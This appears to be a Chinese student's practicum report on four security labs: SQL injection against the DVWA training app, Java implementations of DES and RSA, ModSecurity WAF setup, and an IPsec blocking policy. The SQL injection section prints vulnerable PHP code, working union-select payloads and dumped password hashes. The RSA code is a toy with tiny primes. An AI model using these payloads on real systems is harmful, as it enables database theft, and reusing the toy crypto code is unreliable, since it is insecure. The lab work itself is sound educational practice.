
输入'测试输入是否存在 SQL 注入点，结果爆出了 SQL 语法错误，说明存在 SQL 注入点。

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''''' at

猜测后台使用的源码为: `select FirstName,Surname from table where ID = ?`，经过检查源码之后发现的确如此，没有添加任何过滤。

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {  
    // Get input  
    $id = $_REQUEST[ 'id' ];  
  
    // Check database  
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );  
  
    // Get results  
    $num = mysql_numrows( $result );  
    $i = 0;  
    while( $i < $num ) {
```

接下来尝试爆出数据库的相关信息，经过查阅资料后得知 `database()` 变量为数据库名，构造输入' `union select database(),2#`，提交之后得到数据库名为 dvwa。



接下来尝试爆出数据库的相关信息，经过查阅资料后得知 `database()` 变量为数据库

名, 构造输入' union select database(),2#, 提交之后得到数据库名为 dvwa。

User ID:

ID: ' union select database(),2#
First name: dvwa
Surname: 2

接下来尝试爆出数据库中的表信息, 查阅资料后得知 information_schema.tables 中存放着数据库中所有表的信息, 尝试构造输入: 1' union select 1,table_name from information_schema.tables where table_schema = 'dvwa'#。执行完毕之后发现有三张表, 分别为 admin、guestbook、和 users, 接下来尝试爆破 users 表的内容。

```
ID: 1' union select 1,table_name from information_schema.tables where table_schema = 'dvwa'#  
First name: admin  
Surname: admin  
  
ID: 1' union select 1,table_name from information_schema.tables where table_schema = 'dvwa'#  
First name: 1  
Surname: guestbook  
  
ID: 1' union select 1,table_name from information_schema.tables where table_schema = 'dvwa'#  
First name: 1  
Surname: users
```

首先尝试爆破 users 表的列名, 列名都存储在 information_schema.columns 中, 尝试构造输入, 1' union select 1,column_name from information_schema.columns where table_name = 'users'#。

爆破出来 users 有很多列, 但是由于 union 语句的限制只能一次查出两列, 尝试构造 1' union select user,password from users#, 查出来了所有用户的账号和密码。

User ID:

```
ID: 1' union select user,password from users#  
First name: admin  
Surname: admin  
  
ID: 1' union select user,password from users#  
First name: admin  
Surname: 5c9ad728f5d9bce3f2f01e14ee24be19  
  
ID: 1' union select user,password from users#  
First name: xa2  
Surname: cb28e00ef51374b841fb5c189b2b91c9
```

More Information

心得体会:

通过这次实验, 我用 DVWA 平台体检了基于字符的 SQL 注入, 并且亲动手操作爆破了安全级别为 LOW 的数据库。查阅资料后我得知 SQL 注入由于后台的过滤不严格导致入侵者可以通过构造各种输入提交给系统, 而防范 SQL 注入的方法主要就有过滤常见关键字和使用第三方插件等。

密码学（DES、RSA 密码）

实习目的：

通过编程实现了解 DES 的加密流程

通过编程实现掌握 RSA 的加密流程和原理

实习内容：

DES 加密算法的流程如下：

1. 输入 64 位明文数据，并进行初始置换 IP。
2. 在初始置换 IP 后，明文数据再被分为左右两部分，每部分 32 位，以 L0, R0 表示。
3. 在密钥的控制下，经过 16 轮运算(f)。
4. 16 轮后，左、右两部分交换，并连接再一起，再进行逆置换。
5. 输出 64 位密文。

使用 JAVA 语言编写 DES 加密算法代码，设置 64 位密钥位：

0, 0, 1, 1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 0, 1, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 0
, 1, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1, 1, 0, 0, 0

明文：

0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 0, 1, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0
, 0, 1, 1, 0, 1, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1

经过加密算法加密后的密文为：

10111110 00001110 11100011 00101110 10110000 11110101 00100100 00001101

部分代码截图如下：

```
public class ChildPWD {

    //密钥
    public static int MIYAO [] = {0,0,1,1,0,0,0,1,0,0,1,1,0,0,1,0,0,0,1,1,0,0,1,1,0,0,

    //迭代次数
    public static int IteratorNum [] ={1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1};

    public static int C [] = {57,49,41,33,25,17,9,1,58,50,42,34,26,18,10,2,59,51,43,35,

    public static int D [] = {63,55,47,39,31,23,15,7,62,54,46,38,30,22,14,6,61,53,45,37,

    //置换2
    public static int ZhiHuan2 [] ={14,17,11,24,1,5,3,28,15,6,21,10,23,19,12,4,26,8,16,

    //生成第order为子密钥
    public static int [] GetChildPWD(int order)
    {
        int demoArray[] = new int[48];
        int C[] = new int [28];
        int D[] = new int [28];
        int i=0;

        for(int j=0;j<28;j++)
        {
            C[j]=ChildPWD.MIYAO[ChildPWD.C[j]-1];
        }
        for(int j=0;j<28;j++)
        {
            D[j]=ChildPWD.MIYAO[ChildPWD.D[j]-1];
        }

        for(i=0;i<order;i++)
        {
            C = LeftMove(C, IteratorNum[i]);
            D = LeftMove(D, IteratorNum[i]);
        }
    }
}
```

```

L6:00001100 01101111 11110000 10111011
R6:01111110 01010011 01010110 00100001

L7:01111110 01010011 01010110 00100001
R7:01000010 01100000 10011000 11010101

L8:01000010 01100000 10011000 11010101
R8:11001001 00111100 00101011 00111000
L9:11001001 00111100 00101011 00111000
R9:11111101 01011011 10010011 11100010

L10:11111101 01011011 10010011 11100010
R10:10101011 00110110 10000001 00100000

L11:10101011 00110110 10000001 00100000
R11:00011010 10010101 00111011 01010010

L12:00011010 10010101 00111011 01010010
R12:11011011 10000001 01110000 00000011

L13:11011011 10000001 01110000 00000011
R13:11110111 11000100 11101011 10101101

L14:11110111 11000100 11101011 10101101
R14:10010001 11001110 00100110 11001001

L15:10010001 11001110 00100110 11001001
R15:00110101 01111101 10001011 00001111

L16:00100100 00110001 11101011 10100100
R16:00110101 01111101 10001011 00001111

10111110 00001110 11100011 00101110 10110000 11110101 00100100 00001101

```

16轮迭代压缩产生的中间结果

密文

RSA 加密算法的流程如下：

- (1) 选择一对不同的、足够大的素数 p , q 。
- (2) 计算 $n=pq$ 。
- (3) 计算 $f(n)=(p-1)(q-1)$ ，同时对 p , q 严加保密，不让任何人知道。
- (4) 找一个与 $f(n)$ 互质的数 e ，且 $1 < e < f(n)$ 。
- (5) 计算 d ，使得 $de \equiv 1 \pmod{f(n)}$ 。
- (6) 公钥 $KU=(e, n)$ ，私钥 $KR=(d, n)$ 。
- (7) 加密时，先将明文变换成 0 至 $n-1$ 的一个整数 M 。若明文较长，可先分割成适当的组，然后再进行交换。设密文为 C ，则加密过程为： $C=M^E \pmod{n}$ 。
- (8) 解密过程为： $M=C^d \pmod{n}$ 。

实验过程中采用的各项参数和结果如下所示：

```
Console X
<terminated> Encrypt (1) [Java Application] C:\Program Files\Java\jdk1.8.0_20\bin\javaw.exe (2019-7-11 下午04:36:01)
p:5,q:7,e:7,d:7,n:35,fn:24
明文: 3, 密文:17,解密后: 3
```

部分代码截图如下:

```
public static void main(String[] args) {
    //选择两个素数p、q
    int p=5,q=7;

    int n=p*q;
    int fn=(p-1)*(q-1);

    //找出与fn互素的e
    long e=getRandomlongeger(fn/2);
    while(!isHuSu(e, fn))
    {
        e=getRandomlongeger(fn/2);
    }

    long d=getPrivateKey(e, fn);

    System.out.println("p:"+p+",q:"+q+",e:"+e+",d:"+d+",n:"+n+",fn:"+fn);

    long m=3;
    long c=new Double(Math.pow(m, e)).longValue();
    long m2=new Double(Math.pow(c, d)).longValue();
    System.out.println("明文: "+m+", 密文:"+c+",解密后: "+m2);
}

//生成指定范围的随机数
public static long getRandomlongeger(long max)
{
    int min = 1;

    return new Random().nextInt((int)max-min)+min;
}

//判断两个数是否互素
public static boolean isHuSu(long a,long b)
{

```

心得体会:

通过这次实验,我了解了 DES 的加密原理,并通过代码实现了 DES 的加密过程;此外我还掌握了 RSA 的加密原理,也通过代码体验了 RSA 的加密过程,增强了我对于分组密码、公钥体系密码的认知,同时也巩固了我这学期所学习的知识,受益匪浅。

IDS (Modsecurity 实现云 WAF)


实习目的:

通过操作了解 Modsecurity 操作过程

实习内容:

1. 安装 libapache2-modsecurity 模块及其依赖包 `apt-get install libxml2 libxml2-dev libxml2-utils libaprutil1 libaprutil1-dev libapache2-modsecurity` 我们可以使用以下命令查看一下 modsecurity 的当前版本 `dpkg -s libapache2-modsecurity | grep Version`


2. 配置 modsecurity, 启用拦截模式 `service apache2 reload` `cd /etc/modsecurity/` `mv modsecurity.conf-recommended modsecurity.conf` `vim /etc/modsecurity/modsecurity.conf` 修改 `SecRuleEngine On`



```
root@ubuntu: /etc/modsecurity
# -- Rule engine initialization -----
# Enable ModSecurity, attaching it to every transaction. Use det
# only to start with, because that minimises the chances of post
# disruption.
#
SecRuleEngine On
# -- Request body handling -----
```

3. 使用 modsecurity 核心规则集 `cd /usr/share/modsecurity-crs/activated_rules/` 选择启用 base 规则集 `for f in $(ls ../base_rules/); do ln -s ../base_rules/$f; done`

4. 修改 apache 模块配置, 启用规则集 `vim /etc/apache2/mods-available/security2.conf`



```
root@ubuntu: /usr/share/modsecurity-crs/activated_rules
<IfModule security2_module>
# Default Debian dir for modsecurity's persistent data
SecDataDir /var/cache/modsecurity

# Include all the *.conf files in /etc/modsecurity.
# Keeping your local configuration in that directory
# will allow for an easy upgrade of THIS file and
# make your life easier
IncludeOptional /etc/modsecurity/*.conf
IncludeOptional /usr/share//modsecurity-crs/*.conf
IncludeOptional /usr/share//modsecurity-crs/activated_rules/*.conf
</IfModule>
~
~
```

5. 将/etc/hosts 文件中加入新的解析

```
root@ubuntu:/usr/share/modsecurity-crs/activated_rules# vim /etc/apache2/mods-enabled/security2.conf
root@ubuntu:/usr/share/modsecurity-crs/activated_rules#
root@ubuntu:/usr/share/modsecurity-crs/activated_rules# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu
127.0.0.1 www.safecode.com
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@ubuntu:/usr/share/modsecurity-crs/activated_rules#
```

此时访问带有恶意目的的域名时，apache 正常显示：



6.启用 modsecurity 模块 a2enmod headers a2enmod security2 观察/var/log/apache2 目录下的 modsec_audit.log 文件，当重新访问域名时发现被禁止 访问，同时日志文件中出现了新的记录。

心得体会：

通过这次实验，我亲自操作了 Modsecurity 的配置，查阅资料后我得知它可以用在 web 安全策略上，而我在实验中的操作也亲自验证了这一点，使我受益匪浅。

VPN（基于 IPSEC 的安全通信）

实习目的：

通过在服务器上操作了解 IPSEC 安全策略设置

实步骤：

在 windows server2012 的计算机中，点击 Windows PowerShell，输入 “MMC”，确定；出现 Windows 的管理控制台界面，如图：



按 CTRL+M→添加/删除管理单元，之后选择 ip 安全策略管理，点“添加”，如下图，并选择“本地计算机”，表示管理现在正在使用 的计算机。

选择计算机或域

选择这个管理单元要管理的计算机或域

当保存这个控制台时，也会保存位置。



右击控制台界面左侧 IP 安全策略管理，选择“创建 IP 安全策略”，点击“下一步”建立一个名为 IPsec 的安全策略，如图：

IP 安全策略向导

IP 安全策略名称

命名这个 IP 安全策略并且给出一个简短的描述

名称(M):

IPSEC

描述(D):

完成后选择“编辑属性”

点击“添加”按钮，注意将旁边的“使用添加向导”选项去掉

源地址设为任何 IP 地址，目标地址也设为任何 IP 地址，协议类型选择任意。

选中“筛选器操作”选项卡，添加。在“安全措施”中，选择“阻止”一项。在“常规”中，将名称起为 defaultACT。点击确定。

IP 筛选器 属性

地址 协议 描述

源地址(S):

任何 IP 地址

目标地址(D):

任何 IP 地址

安全方法 常规

☐ 许可(M)

☒ 阻止(L)

☐ 协商安全(N):


安全方法首选顺序(S):

类型	AH 完整性	ESP 机密性	ESP 完整性

添加(D)...



完成所有设置后，点击“确定”关闭属性页面。对新的安全策略进行指派。



使用 ifconfig 命令查看 ip。



在开始测试之前。在主机上 ping 虚拟机 IP 地址，出现失败。


```
管理员: C:\Windows\system32\cmd.exe - ping 192.168.10.102
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ping 192.168.10.102

正在 Ping 192.168.10.102 具有 32 字节的数据:
请求超时。
请求超时。
```

设置 IPsec 属性，通信源地址选择“一个特定的 IP 地址”，设定除 VPC2 主机的任一 IP 地址，如图所示，使得 VPC2 主机没有被筛选掉。点击下一步，目标地址选择“我的 IP 地址”。



当再去 ping 虚拟机 IP 地址，则会发现成功。

心得体会：

通过这次实验，我了解了 IPSEC 的原理，并且在 Windows 服务器上亲自操作了 IPSEC 安全策略的配置，这些配置可以用它来防范某些恶意地址的入侵。

学生签字：

年 月 日